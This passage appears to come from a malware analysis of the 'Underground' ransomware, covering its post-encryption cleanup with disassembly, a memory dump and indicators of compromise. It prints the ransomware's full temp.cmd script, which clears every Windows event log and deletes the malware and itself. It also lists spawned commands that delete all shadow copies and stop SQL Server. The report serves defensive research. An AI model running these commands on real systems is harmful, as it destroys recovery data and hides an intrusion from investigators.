


Figure 44




Figure 45

After the encryption is complete, the process creates a CMD file called "temp.cmd" and populates it with the following instructions:



Figure 46



Figure 47

```
temp.cmd
1 @Echo off
2 :rep
3 del %1
4 if not errorlevel 0 goto rep
5 for /F "tokens=*" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl "%%1"
6 del %0
```

Figure 48

The path of the current executable is obtained using the GetModuleHandleA and GetModuleFileNameA APIs:




Figure 49

```

00007FF7274D4379 41: B8 00400000 mov r8d,400
00007FF7274D437F 48: 8D55 70 lea rdx,qword ptr ss:[rbp+70]
00007FF7274D4383 48: 8BC8 mov rcx,rax
00007FF7274D4386 FF15 8C2D0000 call qword ptr ds:[<&GetModuleFileNameA>]

```

qword ptr ds:[00007FF7274D7118 <malware.&GetModuleFileNameA>]=<kernel32.GetModuleFileNameA>

Figure 50

The purpose of the CMD file is to clear all event logs using wevtutil and to delete the initial executable as well as the file itself afterwards:

```

00007FF7274D43EE 48: 8D95 70040000 lea rdx,qword ptr ss:[rbp+470]
00007FF7274D43F5 45: 33C0 xor r8d,r8d
00007FF7274D43F8 33C9 xor ecx,ecx
00007FF7274D43FA FF15 F82C0000 call qword ptr ds:[<&CreateProcessA>]

```

qword ptr ds:[00007FF7274D70F8 <malware.&CreateProcessA>]=<kernel32.CreateProcessA>

.text:00007FF7274D43FA malware.exe:\$143FA #137FA

Address	Hex	ASCII
000000C575CFF670	74 65 60 70 2E 63 6D 64 20 43 3A 5C 55 73 65 72	temp.cmd c:\User
000000C575CFF680	73 5C [REDACTED] 5C 44 65 73 6B 74 6F 70 5C 6D S\ [REDACTED] \Desktop\m	
000000C575CFF690	61 6C 77 61172 65 2E 65 78 65 00 00 00 00 00 00	alware.exe.....

Figure 51

Indicators of Compromise

SHA256

d4a847fa9c4c7130a852a2e197b205493170a8b44426d9ec481fc4b285a92666

Underground Ransom Note

!!readme!!!.txt

Processes spawned

vssadmin.exe delete shadows /all /quiet

reg.exe add HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services /v MaxDisconnectionTime /t REG_DWORD /d <Value> /f

net stop MSSQLSERVER /f /m

temp.cmd <Executable path>